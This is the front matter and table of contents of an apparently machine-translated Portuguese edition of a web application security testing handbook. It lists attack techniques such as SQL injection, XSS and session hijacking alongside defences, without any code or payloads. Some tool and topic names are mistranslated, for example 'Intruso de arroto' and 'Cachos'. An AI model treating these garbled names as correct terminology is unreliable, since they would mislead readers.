


The Web Application Hacker's Handbook

Discovering and Exploiting
Security Flaws



Lafydd Stuttard & Marcus Pinto



O Manual do Hacker de Aplicativos da Web

Descoberta e exploração de falhas de segurança

Dafydd Stuttard
Marcus Pinto



Wiley Publishing, Inc.



O Manual do Hacker de Aplicativos da Web

Descoberta e exploração de falhas de segurança

Dafydd Stuttard
Marcus Pinto



Wiley Publishing, Inc.

O Manual do Hacker de Aplicativos da Web: Descobrindo e explorando falhas de segurança

Publicado por

Wiley Publishing, Inc.

10475 Crosspoint Boulevard

Indianápolis, IN 46256

www.wiley.com

Copyright © 2008 por Dafydd Stuttard e Marcus Pinto.

Publicado por Wiley Publishing, Inc., Indianápolis, Indiana

Publicado simultaneamente no Canadá

ISBN: 978-0-470-17077-9

Fabricado nos Estados Unidos da América 10 9 8 7

6 5 4 3 2 1

Nenhuma parte desta publicação pode ser reproduzida, armazenada em um sistema de recuperação ou transmitida de qualquer forma ou por qualquer meio, seja eletrônico, mecânico, fotocópia, gravação, digitalização ou outro, exceto conforme permitido pelas Seções 107 ou 108 da Lei de Direitos Autorais dos Estados Unidos de 1976, sem a permissão prévia por escrito da Editora ou autorização mediante o pagamento da taxa apropriada por cópia ao Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. As solicitações de permissão à Editora devem ser encaminhadas ao Departamento Jurídico, Wiley Publishing, Inc., 10475 Crosspoint Blvd., Indianapolis, IN 46256, (317) 572-3447, fax (317) 572-4355, ou on-line em <http://www.wiley.com/go/permissions>.

Limite de responsabilidade/isenção de garantia: A editora e o autor não fazem representações ou garantias com relação à precisão ou integridade do conteúdo desta obra e especificamente se isentam de todas as garantias, incluindo, sem limitação, garantias de adequação a uma finalidade específica. Nenhuma garantia pode ser criada ou ampliada por materiais promocionais ou de vendas. As recomendações e estratégias contidas neste documento podem não ser adequadas a todas as situações. Esta obra é vendida com o entendimento de que a editora não está envolvida na prestação de serviços jurídicos, contábeis ou outros serviços profissionais. Se for necessária assistência profissional, deve-se procurar os serviços de um profissional competente. Nem a editora nem o autor serão responsáveis por danos decorrentes desse fato. O fato de uma organização ou site ser mencionado neste trabalho como uma citação e/ou uma possível fonte de informações adicionais não significa que o autor ou a editora endosse as informações que a organização ou o site possa fornecer ou as recomendações que ele possa fazer. Além disso, os leitores devem estar cientes de que os sites da Internet listados neste trabalho podem ter mudado ou desaparecido entre o momento em que este trabalho foi escrito e o momento em que ele é lido.

Para obter informações gerais sobre nossos outros produtos e serviços ou para obter suporte técnico, entre em contato com nosso Departamento de Atendimento ao Cliente nos EUA pelo telefone (800) 762-2974, fora dos EUA pelo telefone (317) 572-3993 ou pelo fax (317) 572-4002.

Dados de Catalogação em Publicação da Biblioteca do Congresso

Stuttard, Dafydd, 1972-

The web application hacker's handbook : discovering and exploiting security flaws / Dafydd Stut- tard, Marcus Pinto.

p. cm.

Inclui índice.

ISBN 978-0-470-17077-9 (pbk.)

1. Internet - medidas de segurança. 2. Segurança de computadores. I. Pinto, Marcus, 1978-. II. Título.

TK5105.875.I57S85 2008

005.8--dc22

2007029983

Marcas registradas: Wiley e a imagem comercial relacionada são marcas registradas da Wiley Publishing, Inc., nos Estados Unidos e em outros países, e não podem ser usadas sem permissão por escrito. Todas as outras marcas comerciais são de propriedade de seus respectivos donos. A Wiley Publishing, Inc. não está associada a nenhum produto ou fornecedor mencionado neste livro.

A Wiley também publica seus livros em uma variedade de formatos eletrônicos. Alguns conteúdos que aparecem na versão impressa podem não estar disponíveis em livros eletrônicos.

Sobre a

Autores

Dafydd Stuttard é consultor de segurança principal da Next Generation Security Software, onde lidera a competência de segurança de aplicativos da Web. Ele tem nove anos de experiência em consultoria de segurança e é especializado em testes de penetração de aplicativos da Web e software compilado.

Dafydd trabalhou com vários bancos, varejistas e outras empresas para ajudar a proteger seus aplicativos da Web e prestou consultoria de segurança a vários fabricantes de software e governos para ajudar a proteger seus softwares compilados. Dafydd é um programador talentoso em várias linguagens, e seus interesses incluem o desenvolvimento de ferramentas para facilitar todos os tipos de testes de segurança de software.

Dafydd desenvolveu e apresentou cursos de treinamento nas conferências de segurança Black Hat em todo o mundo. Sob o pseudônimo de "PortSwigger", Dafydd criou o popular Burp Suite de ferramentas de hacking de aplicativos da Web. Dafydd tem mestrado e doutorado em filosofia pela Universidade de Oxford.

Marcus Pinto é consultor de segurança principal da Next Generation Security Software, onde lidera a equipe de desenvolvimento de competências de banco de dados e liderou o desenvolvimento dos principais cursos de treinamento da NGS. Ele tem oito anos de experiência em consultoria de segurança e é especializado em testes de penetração de aplicativos da Web e arquiteturas de suporte.

Marcus trabalhou com vários bancos, varejistas e outras empresas para ajudar a proteger seus aplicativos da Web e forneceu consultoria de segurança para os projetos de desenvolvimento de vários aplicativos críticos para a segurança. Ele trabalhou extensivamente com implementações de aplicativos da Web em grande escala no setor de serviços financeiros.

Marcus desenvolveu e apresentou cursos de treinamento em bancos de dados e aplicativos da Web na Black Hat e em outras conferências de segurança em todo o mundo. Marcus tem mestrado em física pela Universidade de Cambridge.



Créditos

Editor executivo

Carol Long

Editor de desenvolvimento

Adaobi Obi Tulton

Editor de produção

Christine O'Connor

Editor de texto

Serviços editoriais da Foxxe

Gerente Editorial

Mary Beth Wakefield

Gerente de produção

Tim Tate

**Vice-presidente e editor do grupo
executivo**

Richard Swadley

Vice-presidente e editor executivo

Joseph B. Wikert

Coordenador de projetos, cobertura

Lynsey Osborn

Compositor

Happenstance Type-O-Rama

Revisor


Kathryn Duggan

Indexador

Johnna VanHoose Dinse

Design de logotipo de aniversário

Richard Pacifico



Conteúdo

Agradecimentos	xxiii
Introdução	xxv
Capítulo 1 (In)segurança de aplicativos Web	1
A evolução dos aplicativos da Web	2
Funções comuns de aplicativos da Web	3
Benefícios dos aplicativos da Web	4
Segurança de aplicativos da Web	5
"Este site é seguro"	6
O principal problema de segurança: os usuários podem enviar entradas arbitrárias	8
Principais fatores problemáticos	9
Conscientização imatura sobre segurança	9
Desenvolvimento interno	9
Simplicidade enganosa	9
Perfil de ameaças em rápida evolução	10
Restrições de recursos e tempo	10
Tecnologias sobrecarregadas	10
O novo perímetro de segurança	10
O futuro da segurança de aplicativos da Web	12
Resumo do capítulo	13
Capítulo 2 Mecanismos essenciais de defesa	15
Manipulação do acesso do usuário	16
Autenticação	16
Gerenciamento de sessões	17
Controle de acesso	18
Manipulação da entrada do usuário	19
Variedades de entrada	20
Abordagens para o tratamento de entradas	21

"Rejeitar o mal conhecido"	21
"Aceitar o bem conhecido"	21
Sanitização	22
Manuseio seguro de dados	22
Verificações semânticas	23
Validação de limites	23
Validação e canonização em várias etapas	26
Como lidar com os atacantes	27
Tratamento de erros	27
Manutenção de registros de auditoria	29
Alerta aos administradores	30
Reagindo a ataques	31
Gerenciando o aplicativo	32
Resumo do capítulo	33
Perguntas	34
Capítulo 3 Tecnologias de aplicativos da Web	35
O protocolo HTTP	35
Solicitações HTTP	36
Respostas HTTP	37
Métodos HTTP	38
URLs	40
Cabeçalhos HTTP	41
Cabeçalhos gerais	41
Cabeçalhos de solicitação	41
Cabeçalhos de resposta	42
Cookies	43
Códigos de status	44
HTTPS	45
Proxies HTTP	46
Autenticação HTTP	47
Funcionalidade da Web	47
Funcionalidade no lado do servidor	48
A plataforma Java	49
ASP.NET	50
PHP	50
Funcionalidade do lado do cliente	51
HTML	51
Hiperlinks	51
Formulários	52
JavaScript	54
Componentes Thick Client	54
Estado e sessões	55
Esquemas de codificação	56
Codificação de URL	56
Codificação Unicode	57

Codificação HTML	57
Codificação Base64	58
Codificação hexadecimal	59
Próximas etapas	59
Perguntas	59
Capítulo 4 Mapeamento do aplicativo	61
Enumeração de conteúdo e funcionalidade	62
Espionagem na Web	62
Spidering direcionado pelo usuário	65
Descobrindo conteúdo oculto	67
Técnicas de força bruta	67
Inferência a partir do conteúdo publicado	70
Uso de informações públicas	72
Aproveitamento do servidor da Web	75
Páginas de aplicativos vs. caminhos funcionais	76
Descoberta de parâmetros ocultos	79
Analizando o aplicativo	79
Identificação de pontos de entrada para a entrada do usuário	80
Identificação de tecnologias do lado do servidor	82
Captura de banners	82
Impressão digital de HTTP	82
Extensões de arquivo	84
Nomes de diretórios	86
Tokens de sessão	86
Componentes de código de terceiros	87
Identificação da funcionalidade do lado do servidor	88
Dissecando solicitações	88
Extrapolação do comportamento do aplicativo	90
Mapeamento da superfície de ataque	91
Resumo do capítulo	92
Perguntas	93
Capítulo 5 Ignorando os controles do lado do cliente	95
Transmissão de dados por meio do cliente	95
Campos de formulário ocultos	96
Cookies HTTP	99
Parâmetros de URL	99
O cabeçalho de referência	100
Dados opacos	101
O estado de exibição do ASP.NET	102
Capturando dados do usuário: Formulários HTML	106
Limites de comprimento	106
Validação baseada em script	108
Elementos desativados	110
Capturando dados do usuário: Componentes Thick-Client	111
Applets Java	112

Descompilação do bytecode Java	114
Como lidar com a ofuscação de bytecode	117
Controles ActiveX	119
Engenharia reversa	120
Manipulação de funções exportadas	122
Fixação de entradas processadas por controles	123
Descompilação de código gerenciado	124
Objetos do Shockwave Flash	124
Manuseio seguro de dados do lado do cliente	128
Transmissão de dados por meio do cliente	128
Validação de dados gerados pelo cliente	129
Registro e alerta	131
Resumo do capítulo	131
Perguntas	132
Capítulo 6 Ataque à autenticação	133
Tecnologias de autenticação	134
Falhas de projeto em mecanismos de autenticação	135
Senhas ruins	135
Login à força bruta	136
Mensagens de falha detalhadas	139
Transmissão vulnerável de credenciais	142
Funcionalidade de alteração de senha	144
Funcionalidade de senha esquecida	145
Funcionalidade "Lembrar-me"	148
Funcionalidade de personificação de usuário	149
Validação incompleta de credenciais	152
Nomes de usuário não exclusivos	152
Nomes de usuário previsíveis	154
Senhas iniciais previsíveis	154
Distribuição insegura de credenciais	155
Falhas de implementação na autenticação	156
Mecanismos de login abertos por falha	156
Defeitos em mecanismos de login de vários estágios	157
Armazenamento inseguro de credenciais	161
Protegendo a autenticação	162
Use credenciais sólidas	162
Tratar as credenciais de forma sigilosa	163
Validar credenciais adequadamente	164
Evitar o vazamento de informações	166
Evitar ataques de força bruta	167
Evitar o uso indevido da função de alteração de senha	170
Evitar o uso indevido da função de recuperação de conta	170
Registrar, monitorar e notificar	172
Resumo do capítulo	172

Capítulo 7	Ataque ao gerenciamento de sessões	175
	A necessidade do Estado	176
	Alternativas às sessões	178
	Pontos fracos na geração de tokens de sessão	180
	Tokens significativos	180
	Tokens previsíveis	182
	Sequências ocultas	184
	Dependência de tempo	185
	Geração de números aleatórios fracos	187
	Deficiências no manuseio de tokens de sessão	191
	Divulgação de tokens na rede	192
	Divulgação de tokens em registros	196
	Mapeamento vulnerável de tokens para sessões	198
	Encerramento de sessão vulnerável	200
	Exposição do cliente ao sequestro de token	201
	Escopo de cookies liberais	203
	Restrições de domínio de cookies	203
	Restrições de caminho de cookies	205
	Proteção do gerenciamento de sessões	206
	Gerar tokens fortes	206
	Proteja os tokens durante todo o seu ciclo de vida	208
	Tokens por página	211
	Registrar, monitorar e alertar	212
	Encerramento de sessão reativa	212
	Resumo do capítulo	213
	Perguntas	214
Capítulo 8	Ataque aos controles de acesso	217
	Vulnerabilidades comuns	218
	Funcionalidade totalmente desprotegida	219
	Funções baseadas em identificadores	220
	Funções de vários estágios	222
	Arquivos estáticos	222
	Métodos inseguros de controle de acesso	223
	Ataque aos controles de acesso	224
	Proteção dos controles de acesso	228
	Um modelo de privilégios em várias camadas	231
	Resumo do capítulo	234
	Perguntas	235
Capítulo 9	Código de injeção	237
	Injetando em idiomas interpretados	238
	Injeção em SQL	240
	Exploração de uma vulnerabilidade básica	241
	Como contornar um login	243
	Localização de erros de injeção de SQL	244
	Injetando em diferentes tipos de demonstrativos	247

A operadora UNION	251
Impressão digital do banco de dados	255
Extração de dados úteis	256
Um hack do Oracle	257
Um hack do MS-SQL	260
Exploração de mensagens de erro do ODBC (somente MS-SQL)	262
Enumerando nomes de tabelas e colunas	263
Extração de dados arbitrários	265
Usando recursão	266
Desvio de filtros	267
Injeção de SQL de segunda ordem	271
Exploração avançada	272
Recuperação de dados como números	273
Uso de um canal fora da banda	274
Usando a inferência: Respostas condicionais	277
Além da injeção de SQL: Aumentando o ataque ao banco de dados	285
MS-SQL	286
Oráculo	288
MySQL	288
Sintaxe SQL e referência de erros	289
Sintaxe SQL	290
Mensagens de erro do SQL	292
Como evitar a injeção de SQL	296
Medidas parcialmente eficazes	296
Consultas parametrizadas	297
Defesa em profundidade	299
Injeção de comandos do sistema operacional	300
Exemplo 1: injetando via Perl	300
Exemplo 2: injetando via ASP	302
Identificação de falhas de injeção de comandos do sistema operacional	304
Como evitar a injeção de comandos do sistema operacional	307
Injeção em linguagens de script da Web	307
Vulnerabilidades de execução dinâmica	307
Execução dinâmica em PHP	308
Execução dinâmica em ASP	308
Identificação de vulnerabilidades de execução dinâmica	309
Vulnerabilidades de inclusão de arquivos	310
Inclusão de arquivos remotos	310
Inclusão de arquivos locais	311
Encontrando vulnerabilidades de inclusão de arquivos	312
Prevenção de vulnerabilidades de injeção de scripts	312
Injetando em SOAP	313
Como encontrar e explorar a injeção de SOAP	315
Como evitar a injeção de SOAP	316
Injectando no XPath	316
Subvertendo a lógica de aplicativos	317

Injeção informada de XPath	318
Injeção cega de XPath	319
Localização de falhas de injeção de XPath	320
Como evitar a injeção de XPath	321
Injetando no SMTP	321
Manipulação de cabeçalhos de e-mail	322
Injeção de comando SMTP	323
Localização de falhas de injeção de SMTP	324
Como evitar a injeção de SMTP	326
Injeção no LDAP	326
Injetando atributos de consulta	327
Modificação do filtro de pesquisa	328
Localização de falhas de injeção de LDAP	329
Como evitar a injeção de LDAP	330
Resumo do capítulo	331
Perguntas	331
Capítulo 10 Exploração do Path Traversal	333
Vulnerabilidades comuns	333
Localização e exploração de vulnerabilidades de passagem de caminho	335
Localização de alvos para ataque	335
Detecção de vulnerabilidades de passagem de caminho	336
Contornando obstáculos para ataques transversais	339
Como lidar com a codificação personalizada	342
Exploração de vulnerabilidades de travessia	344
Prevenção de vulnerabilidades de path traversal	344
Resumo do capítulo	346
Perguntas	346
Capítulo 11 Ataque à lógica do aplicativo	349
A natureza das falhas de lógica	350
Falhas de lógica no mundo real	350
Exemplo 1: Enganando uma função de alteração de senha	351
A funcionalidade	351
A suposição	351
O ataque	352
Exemplo 2: Prosseguindo para o checkout	352
A funcionalidade	352
A suposição	353
O ataque	353
Exemplo 3: Como contratar seu próprio seguro	354
A funcionalidade	354
A suposição	354
O ataque	355
Exemplo 4: Quebrando o banco	356
A funcionalidade	356
A suposição	357
O ataque	358

Exemplo 5: Apagando uma trilha de auditoria	359
A funcionalidade	359
A suposição	359
O ataque	359
Exemplo 6: Superando um limite de negócios	360
A funcionalidade	360
A suposição	361
O ataque	361
Exemplo 7: Trapaça nos descontos em massa	362
A funcionalidade	362
A suposição	362
O ataque	362
Exemplo 8: Fugindo da fuga	363
A funcionalidade	363
A suposição	364
O ataque	364
Exemplo 9: Abusando de uma função de pesquisa	365
A funcionalidade	365
A suposição	365
O ataque	365
Exemplo 10: Como extrair mensagens de depuração	366
A funcionalidade	366
A suposição	367
O ataque	367
Exemplo 11: Correndo contra o login	368
A funcionalidade	368
A suposição	368
O ataque	368
Evitando falhas de lógica	370
Resumo do capítulo	372
Perguntas	372
Capítulo 12 Ataque a outros usuários	375
Script entre sites	376
Vulnerabilidades de XSS refletidas	377
Explorando a vulnerabilidade	379
Vulnerabilidades de XSS armazenadas	383
Armazenamento de XSS em arquivos carregados	385
Vulnerabilidades XSS baseadas em DOM	386
Ataques XSS no mundo real	388
Encadeamento de XSS e outros ataques	390
Cargas úteis para ataques XSS	391
Desfiguração virtual	391
Injetando a funcionalidade do cavalo de Troia	392
Induzindo ações do usuário	394
Explorando qualquer relação de confiança	394
Aumentando o ataque do lado do cliente	396

Mecanismos de entrega para ataques XSS	399
Fornecimento de ataques XSS refletidos e baseados em DOM	399
Fornecimento de ataques XSS armazenados	400
Encontrando e explorando vulnerabilidades de XSS	401
Encontrando e explorando vulnerabilidades de XSS refletido	402
Localização e exploração de vulnerabilidades de XSS armazenadas	415
Encontrando e explorando vulnerabilidades de XSS baseadas em DOM	417
Cookies HttpOnly e rastreamento entre sites	421
Prevenção de ataques XSS	423
Prevenção de XSS refletido e armazenado	423
Prevenção de XSS baseado em DOM	427
Prevenção de XST	428
Ataques de redirecionamento	428
Encontrando e explorando vulnerabilidades de redirecionamento	429
Como contornar obstáculos ao ataque	431
Prevenção de vulnerabilidades de redirecionamento	433
Injeção de cabeçalho HTTP	434
Exploração de vulnerabilidades de injeção de cabeçalho	434
Injeção de cookies	435
Realização de outros ataques	436
Divisão de respostas HTTP	436
Prevenção de vulnerabilidades de injeção de cabeçalho	438
Injeção de moldura	438
Exploração da injeção de quadros	439
Como evitar a injeção de quadros	440
Solicitação de falsificação	440
Falsificação de solicitação no local	441
Falsificação de solicitações entre sites	442
Explorando as falhas do XSRF	443
Prevenção de falhas de XSRF	444
Sequestro de JSON	446
JSON	446
Ataques contra JSON	447
Substituindo o construtor de matriz	447
Implementação de uma função de retorno de chamada	448
Encontrando vulnerabilidades de sequestro de JSON	449
Como evitar o sequestro de JSON	450
Fixação de sessão	450
Encontrando e explorando vulnerabilidades de fixação de sessão	452
Prevenção de vulnerabilidades de fixação de sessão	453
Ataque a controles ActiveX	454
Localização de vulnerabilidades do ActiveX	455
Prevenção de vulnerabilidades do ActiveX	456
Ataques à privacidade local	458
Cookies persistentes	458
Conteúdo da Web armazenado em cache	458

Histórico de navegação	459
Autocompletar	460
Prevenção de ataques à privacidade local	460
Técnicas avançadas de exploração	461
Aproveitamento do Ajax	461
Como fazer solicitações assíncronas fora do local	463
Pinagem anti-DNS	464
Um ataque hipotético	465
Fixação de DNS	466
Ataques contra a fixação de DNS	466
Estruturas de exploração de navegadores	467
Resumo do capítulo	469
Perguntas	469
Capítulo 13 Automatização de ataques personalizados	471
Usos da automação sob medida	472
Enumerando identificadores válidos	473
A abordagem básica	474
Detecção de acertos	474
Código de status HTTP	474
Comprimento da resposta	475
Corpo da resposta	475
Cabeçalho de localização	475
Cabeçalho Set-cookie	475
Atrasos de tempo	476
Criação de scripts para o ataque	476
JAttack	477
Coleta de dados úteis	484
Fuzzing para vulnerabilidades comuns	487
Colocando tudo junto: Intruso de arroto	491
Cargas úteis de posicionamento	492
Escolha de cargas úteis	493
Configuração da análise de resposta	494
Ataque 1: enumeração de identificadores	495
Ataque 2: coleta de informações	498
Ataque 3: Fuzzing de aplicativos	500
Resumo do capítulo	502
Perguntas	502
Capítulo 14 Exploração da divulgação de informações	505
Exploração de mensagens de erro	505
Mensagens de erro do script	506
Traços de pilha	507
Mensagens informativas de depuração	508
Mensagens do servidor e do banco de dados	509
Uso de informações públicas	511
Mensagens de erro informativas de engenharia	512

Coleta de informações publicadas	513
Usando a inferência	514
Prevenção de vazamento de informações	516
Usar mensagens de erro genéricas	516
Proteger informações confidenciais	517
Minimizar o vazamento de informações do lado do cliente	517
Resumo do capítulo	518
Perguntas	518
Capítulo 15 Ataque a aplicativos compilados	521
Vulnerabilidades de estouro de buffer	522
Estouro de pilha	522
Estouro de pilha	523
"Vulnerabilidades "off-by-one	524
Detecção de vulnerabilidades de estouro de buffer	527
Vulnerabilidades de números inteiros	529
Estouro de números inteiros	529
Erros de sinalização	529
Detecção de vulnerabilidades de números inteiros	530
Vulnerabilidades de formatação de strings	531
Detecção de vulnerabilidades de cadeias de caracteres de formato	532
Resumo do capítulo	533
Perguntas	534
Capítulo 16 Ataque à arquitetura de aplicativos	535
Arquiteturas em camadas	535
Ataque a arquiteturas em camadas	536
Explorando as relações de confiança entre as camadas	537
Subvertendo outras camadas	538
Ataque a outros níveis	539
Proteção de arquiteturas em camadas	540
Minimizar as relações de confiança	540
Segregação de componentes diferentes	541
Aplique a Defesa em Profundidade	542
Hospedagem compartilhada e provedores de serviços de aplicativos	542
Hospedagem virtual	543
Serviços de aplicativos compartilhados	543
Ataque a ambientes compartilhados	544
Ataques contra mecanismos de acesso	545
Ataques entre aplicativos	546
Proteção de ambientes compartilhados	549
Acesso seguro ao cliente	549
Segregar a funcionalidade do cliente	550
Segregação de componentes em um aplicativo compartilhado	551
Resumo do capítulo	551
Perguntas	551

Capítulo 17	Ataque ao servidor da Web	553
	Configuração de servidor da Web vulnerável	553
	Credenciais padrão	554
	Conteúdo padrão	555
	Funcionalidade de depuração	555
	Amostra de funcionalidade	556
	Funções poderosas	557
	Listagens de diretórios	559
	Métodos HTTP perigosos	560
	O servidor da Web como um proxy	562
	Hospedagem virtual mal configurada	564
	Proteção da configuração do servidor Web	565
	Software de servidor da Web vulnerável	566
	Vulnerabilidades de estouro de buffer	566
	Extensões ISAPI do Microsoft IIS	567
	Estouro de codificação em pedaços do Apache	567
	Estouro de WebDav do Microsoft IIS	567
	Estouro de pesquisa do iPlanet	567
	Vulnerabilidades de passagem de caminho	568
	Accipiter DirectServer	568
	Alibaba	568
	Cisco ACS Acme.server	568
	McAfee EPolicy Orchestrator	568
	Vulnerabilidades de codificação e canonização	568
	Vulnerabilidade de listagem de diretórios do Allaire JRun	569
	Vulnerabilidades de passagem de caminho Unicode do Microsoft IIS	569
	Desvios da lista de exclusão do Oracle PL/SQL	570
	Identificação de falhas no servidor da Web	571
	Proteção do software do servidor da Web	572
	Escolha um software com um bom histórico	572
	Aplicar patches do fornecedor	572
	Realizar o reforço da segurança	573
	Monitoramento de novas vulnerabilidades	573
	Use o Defense-in-Depth	573
	Resumo do capítulo	574
	Perguntas	574
Capítulo 18	Identificação de vulnerabilidades no código-fonte	577
	Abordagens para revisão de código	578
	Testes Black-Box vs. White-Box	578
	Metodologia de revisão de código	579
	Assinaturas de vulnerabilidades comuns	580
	Scripting entre sites	580
	Injeção de SQL	581
	Transversão de caminho	582
	Redirecionamento arbitrário	583


Injeção de comando do sistema operacional	584
Senhas de backdoor	584
Bugs de software nativo	585
Vulnerabilidades de estouro de buffer	585
Vulnerabilidades de números inteiros	586
Vulnerabilidades de formatação de strings	586
Código-fonte Comentários	586
A plataforma Java	587
Identificação de dados fornecidos pelo usuário	587
Interação de sessão	589
APIs potencialmente perigosas	589
Acesso ao arquivo	589
Acesso ao banco de dados	590
Execução de código dinâmico	591
Execução de comandos do sistema operacional	591
Redirecionamento de URL	592
Soquetes	592
Configuração do ambiente Java	593
ASP.NET	594
Identificação de dados fornecidos pelo usuário	594
Interação de sessões	595
APIs potencialmente perigosas	596
Acesso ao arquivo	596
Acesso ao banco de dados	597
Execução de código dinâmico	598
Execução de comandos do sistema operacional	598
Redirecionamento de URL	599
Soquetes	600
Configuração do ambiente ASP.NET	600
PHP	601
Identificação de dados fornecidos pelo usuário	601
Interação de sessões	603
APIs potencialmente perigosas	604
Acesso ao arquivo	604
Acesso a banco de dados	606
Execução de código dinâmico	607
Execução de comandos do sistema operacional	607
Redirecionamento de URL	608
Soquetes	608
Configuração do ambiente PHP	609
Registrar globais	609
Modo de segurança	610
Citações mágicas	610
Diversos	611
Perl	611
Identificação de dados fornecidos pelo usuário	612

Interação de sessões	613
APIs potencialmente perigosas	613
Acesso a arquivos	613
Acesso ao banco de dados	613
Execução de código dinâmico	614
Execução de comandos do sistema operacional	614
Redirecionamento de URL	615
Soquetes	615
Configuração do ambiente Perl	615
JavaScript	616
Componentes do código do banco de dados	617
Injeção de SQL	617
Chamadas para funções perigosas	618
Ferramentas para navegação de código	619
Resumo do capítulo	620
Perguntas	621
Capítulo 19 Um kit de ferramentas para hackers de aplicativos da Web	623
Navegadores da Web	624
Internet Explorer	624
Firefox	624
Ópera	626
Suites de teste integradas	627
Como as ferramentas funcionam	628
Interceptação de proxies	628
Aranhas de aplicativos da Web	633
Fuzzers e scanners de aplicativos	636
Ferramentas de solicitação manual	637
Comparação de recursos	640
Suíte para arrotos	643
Paros	644
WebScarab	645
Alternativas ao proxy de interceptação	646
Dados de violação	647
TamperIE	647
Scanners de vulnerabilidade	649
Vulnerabilidades detectadas pelos scanners	649
Limitações inerentes aos scanners	651
Cada aplicativo da Web é diferente	652
Os scanners operam com base na sintaxe	652
Os scanners não melhoram	652
Os scanners não são intuitivos	653
Desafios técnicos enfrentados pelos scanners	653
Autenticação e tratamento de sessões	653
Efeitos perigosos	654
Funcionalidade de individualização	655
Outros desafios para a automação	655

Produtos atuais	656
Uso de um scanner de vulnerabilidade	658
Outras ferramentas	659
Nikto	660
Hydra	660
Scripts personalizados	661
Wget	662
Cachos	662
Netcat	663
Stunnel	663
Resumo do capítulo	664
Capítulo 20 Metodologia de um hacker de aplicativos da Web	665
Diretrizes gerais	667
1. Mapear o conteúdo do aplicativo	669
1.1. Explorar conteúdo visível	669
1.2. Consultar recursos públicos	670
1.3. Descobrir conteúdo oculto	670
1.4. Descobrir conteúdo padrão	671
1.5. Enumerar funções especificadas por identificador	671
1.6. Teste de parâmetros de depuração	672
2. Analisar o aplicativo	672
2.1. Identificar a funcionalidade	673
2.2. Identificar pontos de entrada de dados	673
2.3. Identificar as tecnologias usadas	673
2.4. Mapear a superfície de ataque	674
3. Teste os controles do lado do cliente	675
3.1. Teste de transmissão de dados por meio do cliente	675
3.2. Teste os controles do lado do cliente sobre a entrada do usuário	676
3.3. Teste de componentes thick client	677
3.3.1. Testar applets Java	677
3.3.2. Testar controles ActiveX	678
3.3.3. Testar objetos do Shockwave Flash	678
4. Teste o mecanismo de autenticação	679
4.1. Entenda o mecanismo	680
4.2. Testar a qualidade da senha	680
4.3. Teste de enumeração de nome de usuário	680
4.4. Teste de resistência à adivinhação de senhas	681
4.5. Teste qualquer função de recuperação de conta	682
4.6. Testar qualquer função Remember Me	682
4.7. Teste qualquer função de personificação	683
4.8. Teste de exclusividade do nome de usuário	683
4.9. Teste a previsibilidade das credenciais geradas automaticamente	684
4.10. Verificação de transmissão insegura de credenciais	684
4.11. Verificação de distribuição insegura de credenciais	685

4.12. Teste de falhas lógicas	685
4.12.1. Teste de condições de falha de abertura	685
4.12.2. Teste qualquer mecanismo de múltiplos estágios	686
4.13. Explore quaisquer vulnerabilidades para obter acesso não autorizado	687
5. Teste o mecanismo de gerenciamento de sessão	688
5.1. Entenda o mecanismo	689
5.2. Testar o significado dos tokens	689
5.3. Tokens de teste para previsibilidade	690
5.4. Verificação de transmissão insegura de tokens	691
5.5. Verificação de divulgação de tokens em registros	692
5.6. Verificar o mapeamento de tokens para sessões	692
5.7. Encerramento da sessão de teste	693
5.8. Verificação da fixação da sessão	694
5.9. Verificação de CSRF	694
5.10. Verificar escopo do cookie	695
6. Testar controles de acesso	696
6.1. Entenda os requisitos de controle de acesso	696
6.2. Testes com várias contas	697
6.3. Testes com acesso limitado	697
6.4. Teste de métodos de controle de acesso inseguro	698
7. Teste de vulnerabilidades baseadas em entrada	699
7.1. Fuzz All Request Parameters (Fuzzificar todos os parâmetros de solicitação)	699
7.2. Teste de injeção de SQL	702
7.3. Teste de XSS e outras injeções de resposta	704
7.3.1. Identificar parâmetros de solicitação refletidos	704
7.3.2. Teste de XSS refletido	705
7.3.3. Teste de injeção de cabeçalho HTTP	705
7.3.4. Teste de redirecionamento arbitrário	706
7.3.5. Teste de ataques armazenados	706
7.4. Teste de injeção de comando do sistema operacional	707
7.5. Teste de passagem de caminho	709
7.6. Teste de injeção de script	711
7.7. Teste de inclusão de arquivos	711
8. Teste de vulnerabilidades de entrada específicas da função	712
8.1. Teste de injeção de SMTP	712
8.2. Teste de vulnerabilidades de software nativo	713
8.2.1. Teste de estouro de buffer	713
8.2.2. Teste de vulnerabilidades de números inteiros	714
8.2.3. Teste de vulnerabilidades de formatação de strings	714
8.3. Teste para injeção de SOAP	715
8.4. Teste para injeção de LDAP	715
8.5. Teste para injeção de XPath	716
9. Teste de falhas lógicas	717
9.1. Identificar a principal superfície de ataque	717
9.2. Teste de processos de múltiplos estágios	718
9.3. Teste de manipulação de entrada incompleta	718

9.4. Teste os limites da confiança	719
9.5. Lógica de transação de teste	719
10. Teste de vulnerabilidades de hospedagem compartilhada	720
10.1. Segregação de testes em infraestruturas compartilhadas	720
10.2. Segregação de testes entre aplicativos hospedados em ASP	721
11. Teste de vulnerabilidades do servidor da Web	721
11.1. Teste de credenciais padrão	722
11.2. Teste de conteúdo padrão	722
11.3. Teste de métodos HTTP perigosos	722
11.4. Teste de funcionalidade de proxy	723
11.5. Teste de configuração incorreta de hospedagem virtual	723
11.6. Teste de bugs no software do servidor da Web	723
12. Cheques diversos	724
12.1. Verificação de ataques baseados em DOM	724
12.2. Verificação de injeção de moldura	725
12.3. Verificação de vulnerabilidades de privacidade local	726
12.4. Acompanhamento de qualquer vazamento de informações	726
12.5. Verificação de cifras SSL fracas	727
Índice	729



Agradecimentos

Nossa principal dívida é com os diretores e outros colegas da Next Generation Security Software, que proporcionaram um ambiente de trabalho criativo, promoveram o compartilhamento de conhecimento e nos apoiaram durante os meses de produção deste livro. Em especial, recebemos assistência direta de Chris Anley, Dave Armstrong, Dominic Beecher, David Litchfield, Adam Matthews, Dave Spencer e Peter Winter-Smith.

